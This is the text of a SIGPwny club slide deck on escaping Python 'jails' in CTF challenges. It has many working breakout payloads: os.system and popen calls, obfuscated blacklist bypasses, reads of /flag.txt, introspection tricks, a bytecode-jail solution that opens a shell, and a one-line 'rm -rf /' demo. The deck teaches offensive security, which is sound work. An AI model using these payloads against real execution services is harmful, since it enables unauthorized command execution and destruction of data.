SIGPwny

FA2023 Week 12 • 2023-11-16

Python Jails

Cameron and Pete

Announcements

- Have a good Thanksgiving break!

ctf.sigpwny.com

sigpwny{__jailbreak__}

What is a jail?

No, you aren't wearing handcuffs.


Jail


- Restricted execution environment in the **same context** as the program
  - Typically has some restrictions placed on your input
- Different than a sandbox
  - Execution environment in a **secure or unprivileged context** as the program
  - Serialized communication to prevent vulnerabilities

Sandbox vs Jail


- Run your code on my Virtual Machine
    - Btw, you have no network access, read/write access
    - Send your output back to me as a string

- Run your code in my environment
    - Don't use "`os.system`" calls
    - Don't use single quotes





Jail Example



```python
if __name__ == '__main__':
    print('Give me a function that adds two numbers.')

    user_input = input()

    # Execute user input to get add function
    exec(user_input)

    # Evaluate how correct their function is
    if add(5, 4) == 9:
        print('Correct!')
    else:
        print('Incorrect!')
```

```
$ python3 jail.py
Give me a function that
adds two numbers.
def add(a,b): return a*b
Incorrect!

$ python3 jail.py
Give me a function that
adds two numbers.
def add(a,b): return a+b
Correct!
```

Jail Exploit

```
~/ctf/sigpwny/angry/ python3 jail.py
Give me a function that adds two numbers.
```

Jail Exploit

```
~/ctf/sigpwny/angry/ python3 jail.py
Give me a function that adds two numbers.
import os; os.system('whoami')
```

This is REALLY bad! You can execute any command on the system!

Jail Exploit

```
~/ctf/sigpwny/angry/ python3 jail.py
Give me a function that adds two numbers.
import os; os.system('whoami')
username
Traceback (most recent call last):
  File "/Users/retep/ctf/sigpwny/jails/jail.py",
line 10, in <module>
    if add(5, 4) == 9:
NameError: name 'add' is not defined
```

This is REALLY bad! You can execute any command on the system!

Jail Exploit

```
~/ctf/sigpwny/angry/ python3 jail.py
Give me a function that adds two numbers.
import os; os.system('whoami')
username
Traceback (most recent call last):
  File "/Users/retep/ctf/sigpwny/jails/jail.py",
line 10, in <module>
    if add(5, 4) == 9:
NameError: name 'add' is not defined
```

Output of 'whoami'

This is REALLY bad! You can execute any command on the system!

Is this a real thing?

- Leetcode! Hackerrank! Your OA 😳😳! Prairielearn 😳😳
- Why would anyone make a jail?
  - Sandboxes are hard to create correctly
  - Sandboxes have additional overhead
  - Hard to understand risks if you are not in cybersecurity
  - Jails are simple to implement and use

Source Limitations - Alternative Commands

- Don't use the "system" word (so no `os.system`)

- What other ways can we … execute commands in Python?

```
import os;print(os.popen('whoami').read())
import subprocess;subprocess.call("whoami", shell=True)
print(__import__("subprocess").check_output(["cat",
"/flag.txt"]))
...
```

Source Limitations - Bypass Blacklist

- Don't use the "system" word (so no `os.system`)
- What other ways can we … bypass the ‘system’ word blacklist to call os.system?

```
exec('import os;os.sys'+'tem("whoami")')
```

```
exec("\x69\x6d\x70\x6f\x72\x74\x20\x6f\x73\x3b\x6f\x73\x2e\x73\x79
\x73\x74\x65\x6d\x28\x22\x77\x68\x6f\x61\x6d\x69\x22\x29")
```

```
exec(chr(111)+chr(115)+chr(46)+chr(115)+chr(121)+chr(115)+chr(116)
+chr(101)+chr(109)+chr(40)+chr(34)+chr(119)+chr(104)+chr(111)+chr(
97)+chr(109)+chr(105)+chr(34)+chr(41))
```

__𝖎𝖒𝖕𝖔𝖗𝖙__('os').𝔰𝔶𝔰𝔱𝔢𝔪('whoami') more

- Alternative encodings (utf-7, etc.)

Source Limitation - Sandbox Tricks

- Don't use the "system" word (so no `os.system`)

- What other ways can we … break out of the sandbox?

```
breakpoint()

exec(input())
```


Source Limitation - Python Internals

- Don't use the "system" word (so no `os.system`)
- What other ways can we … access os.system?


```
import os; getattr(os, 'sys'+'tem')('whoami')
```

```
import os; getattr(locals()['os'],
dir(locals()['os'])[283])('whoami')
```


Flaws with Source Limitation



```python
print('Just learned this cool python feature, exec!')
exec(input('your code > '))
```




```
Just learned this cool python feature, exec!
your code > import os;os.system('rm -rf /')
```



```
retep@desktop:~/ctf/sigpwny/bruh$ ls
-bash: /usr/bin/ls: No such file or directory
```

Source limitations - eval vs exec

`eval` instead of `exec` : Only 1 "line" of code / expression allowed




```
 ~/ctf/sigpwny/angry/ python3 jail.py
Give me a function that adds two numbers.
import os;os.system('whoami')
Traceback (most recent call last):
  File "/Users/retep/ctf/sigpwny/angry/jail.py", line 7, in <module>
    eval(user_input)
  File "<string>", line 1
    import os;os.system('whoami')
    ^^^^^^
SyntaxError: invalid syntax
```

Use __import__ or properties of existing stuff

```
__import__('os').system('whoami')
print(globals()['os'].system('whoami'))
```

I can access local and global variables with locals() and globals()

Source limitations - Challenge




```python
# Flag is at /flag.txt

def is_bad(user_input):
    banned = ['"', 'open', 'read']

    for b in banned:
        if b in user_input:
            return True

    return False
```

```python
import os; os.popen("cat /flag.txt").read()
```

```python
print(open("/flag.txt").read())
```

Can we read /flag.txt without " or open?

Source Limitation - Challenge



```python
# Flag is at /flag.txt

def is_bad(user_input):
    banned = ['"', 'open', 'read']

    for b in banned:
        if b in user_input:
            return True

    return False
```


Perhaps another function other than `popen` can help…

```python
import os; os.popen("cat /flag.txt").read()
```

```python
print(open("/flag.txt").read())
```

Can we read /flag.txt without " or open?

Source Limitation - Possible Solution



```python
# Flag is at /flag.txt

def is_bad(user_input):
    banned = ['"', 'open', 'read']

    for b in banned:
        if b in user_input:
            return True

    return False
```

```python
import os; os.system('cat /flag.txt')
```

Cheatsheet

`dir(thing)`	Show all methods/variables of a thing	`>>> dir(1)`
		`['__abs__', '__add__', '__a`
		`__', '__dir__', '__divmod__`

`__import__(thing).do_stuff()`	Equivalent to `import thing; thing.do_stuff()`	`>>> __import__('os').system('pwd')`
		`/Users/retep`

`class.__subclasses__()`	Get subclasses of a class	`>>> object.__subclasses__()[:3]`
		`[<class 'type'>, <class 'async_generator'>, <class 'int'>]`

`thing.__class__`	Get class of a thing	`>>> a=1;a.__class__`
		`<class 'int'>`

`class.__base__`
`class.__mro__`
	Get root class of class
	Get class hierarchy of a class
		`>>> a=1;a.__class__.__base__`
		`<class 'object'>`

`thing.__getattribute__(property)`
OR
`getattr(thing, property)`
	Equivalent to `thing.property`	`>>> a.__getattribute__('__class__')`
		`<class 'int'>`
		`>>> getattr(a, '__class__')`
		`<class 'int'>`

`locals(), globals()`	Get the local and global variables, respectively	`>>> def func():`
		`...     b = 5`
		`...     print(locals())`
		`...     print(globals())`
		`...`
		`>>> func()`
		`{'b': 5}`
		`{'__name__': '__main__', '__doc__': None, '__package__': None, '__loader__': <class '_frozen_importlib.BuiltinImporter'>, '__spec__': None, '__annotations__': {}, '__builtins__': <module 'builtins' (built-in)>, 'a': 1, 'func': <function func at 0x104dd31c0>}`

`__builtins__.python_thing`	Equivalent to python_thing	`>>> __builtins__.int == int`
		`True`

Environment Limitations


- Anytime we see an environment limitation, you should be thinking about abusing python introspection / internals

Environment Limitations - Example

Offshift CTF 2021 pyjail

```
exec(user_input, {'globals': globals(), '__builtins__':
                {}}, {'print':print})
```

- Need to get a reference to `__import__`
- We are given:
    - The global variables
    - The print function
    - `__builtins__` is empty! - This means we can't use `__import__` directly.



```
>>> globals()
{'__name__': '__main__', '__doc__': None, '__package__': None, '__loader__': <class '_frozen_im
'>, '__spec__': None, '__annotations__': {}, '__builtins__': <module 'builtins' (built-in)>}
```

Environment Limitations - Solution 1

Offshift CTF 2021 pyjail

```
exec(user_input, {'globals': globals(), '__builtins__':
{}}, {'print':print})
```


```
print(globals['__builtins__'].__import__('os').popen('cat
/flag.txt').read())
```

Can we do better? Imagine we don't have access to `globals` either!

Environment Limitations - Solution 2

```
print.__class__.__base__.__subclasses__()[104]().loa
d_module("os").system("whoami")
```

- Get to the base object
- Get all subclasses of the base object
- Get the `_frozen_importlib.BuiltinImporter` object
- Load the os module
- Get the system function
- Call whoami



class `importlib.machinery.`**`BuiltinImporter`**


An importer for built-in modules. All known built-in modules are listed in `sys.builtin_module_names`. This class implements the `importlib.abc.MetaPathFinder` and `importlib.abc.InspectLoader` ABCs.

Only class methods are defined by this class to alleviate the need for instantiation.

Changed in version 3.5: As part of **PEP 489**, the builtin importer now implements `Loader.create_module()` and `Loader.exec_module()`

Bytecode Limitations


- When Python is executed, it is first compiled to "Python Bytecode"
  - Essentially, a stack-based assembly language
- Restrictions can be placed on this "Python Bytecode" at a compiler level
  - These challenges are typically quite advanced, and have very little real-world use



```
>>> import dis
>>> test = '''
... try:
...     t = 1234
... except:
...     t = 4567
... '''
>>> test = compile(test, "", "exec")
>>> dis.dis(test)
  2           0 SETUP_EXCEPT            10 (to 13)

  3           3 LOAD_CONST               0 (1234)
              6 STORE_NAME               0 (t)
              9 POP_BLOCK
             10 JUMP_FORWARD            13 (to 26)

  4     >>   13 POP_TOP
             14 POP_TOP
             15 POP_TOP

  5          16 LOAD_CONST               1 (4567)
             19 STORE_NAME               0 (t)
             22 JUMP_FORWARD             1 (to 26)
             25 END_FINALLY
        >>   26 LOAD_CONST               2 (None)
             29 RETURN_VALUE
>>>
```

Bytecode Restricted CTF Jails

ti1337 - diceCTF 2022



```
#!/usr/bin/env python3
import dis
import sys

banned = ["MAKE_FUNCTION", "CALL_FUNCTION", "CALL_FUNCTION_KW", "CALL_FUNCTION_EX"]

used_gift = False

def gift(target, name, value):
        global used_gift
        if used_gift: sys.exit(1)
        used_gift = True
        setattr(target, name, value)

print("Welcome to the TI-1337 Silver Edition. Enter your calculations below:")

math = input("> ")
if len(math) > 1337:
        print("Nobody needs that much math!")
        sys.exit(1)
code = compile(math, "<math>", "exec")

bytecode = list(code.co_code)
instructions = list(dis.get_instructions(code))
for i, inst in enumerate(instructions):
        if inst.is_jump_target:
                print("Math doesn't need control flow!")
                sys.exit(1)
        nextoffset = instructions[i+1].offset if i+1 < len(instructions) else len(bytecode)
        if inst.opname in banned:
                bytecode[inst.offset:instructions[i+1].offset] = [-1]*(instructions[i+1].offset

names = list(code.co_names)
for i, name in enumerate(code.co_names):
        if "__" in name: names[i] = "$INVALID$"

code = code.replace(co_code=bytes(b for b in bytecode if b >= 0), co_names=tuple(names), co_sta
v = {}
exec(code, {"__builtins__": {"gift": gift}}, v)
if v: print("\n".join(f"{name} = {val}" for name, val in v.items()))
else: print("No results stored.")
```

Restrictions:


- Cannot make or call functions
- Input length <= 1337
- No control flow (if/else/for/while)
- No double underscores
    - Means we can't access `__import__` or any python internal properties
- Only builtin is the "gift function"

Given:

- Function that lets us set one attribute once


Bytecode Restricted CTF Jails

ti1337 - diceCTF 2022



```python
#!/usr/bin/env python3
import dis
import sys

banned = ["MAKE_FUNCTION", "CALL_FUNCTION", "CALL_FUNCTION_KW", "CALL_FUNCTION_EX"]

used_gift = False

def gift(target, name, value):
        global used_gift
        if used_gift: sys.exit(1)
        used_gift = True
        setattr(target, name, value)

print("Welcome to the TI-1337 Silver Edition. Enter your calculations below:")

math = input("> ")
if len(math) > 1337:
        print("Nobody needs that much math!")
        sys.exit(1)
code = compile(math, "<math>", "exec")

bytecode = list(code.co_code)
instructions = list(dis.get_instructions(code))
for i, inst in enumerate(instructions):
        if inst.is_jump_target:
                print("Math doesn't need control flow!")
                sys.exit(1)
        nextoffset = instructions[i+1].offset if i+1 < len(instructions) else len(bytecode)
        if inst.opname in banned:
                bytecode[inst.offset:instructions[i+1].offset] = [-1]*(instructions[i+1].offset

names = list(code.co_names)
for i, name in enumerate(code.co_names):
        if "__" in name: names[i] = "$INVALID$"

code = code.replace(co_code=bytes(b for b in bytecode if b >= 0), co_names=tuple(names), co_sta
v = {}
exec(code, {"__builtins__": {"gift": gift}}, v)
if v: print("\n".join(f"{name} = {val}" for name, val in v.items()))
else: print("No results stored.")
```

Combine these pieces of information…



```python
# Use tuples to get a reference to a lambda function
return_input = (1, lambda x: x)[0]

# Add gift as a method of gift so we can call it
gift.my_method = gift

# Set the underlying code of gift to our return_input function
gift.my_method(gift, '__code__', return_input)

# Call gift.func again to run our payload
gift.my_method(__import__('os').system('sh'))
```

Resources

Hacktricks / Exploit Ideas

- https://book.hacktricks.xyz/generic-methodologies-and-resources/python/bypass-python-sandboxes

Google!

- "CTF jail no <restriction>"

Helpers

- Raise your hand as you solve challenges
- Pyjails 0 - 6

Next Meetings

`Next Week`

- Happy fall break!

`2023-11-30` • **Next Thursday**

- Web Hacking III

ctf.sigpwny.com

sigpwny{__jailbreak__}

Meeting content can be found at sigpwny.com/meetings.

SIGPwny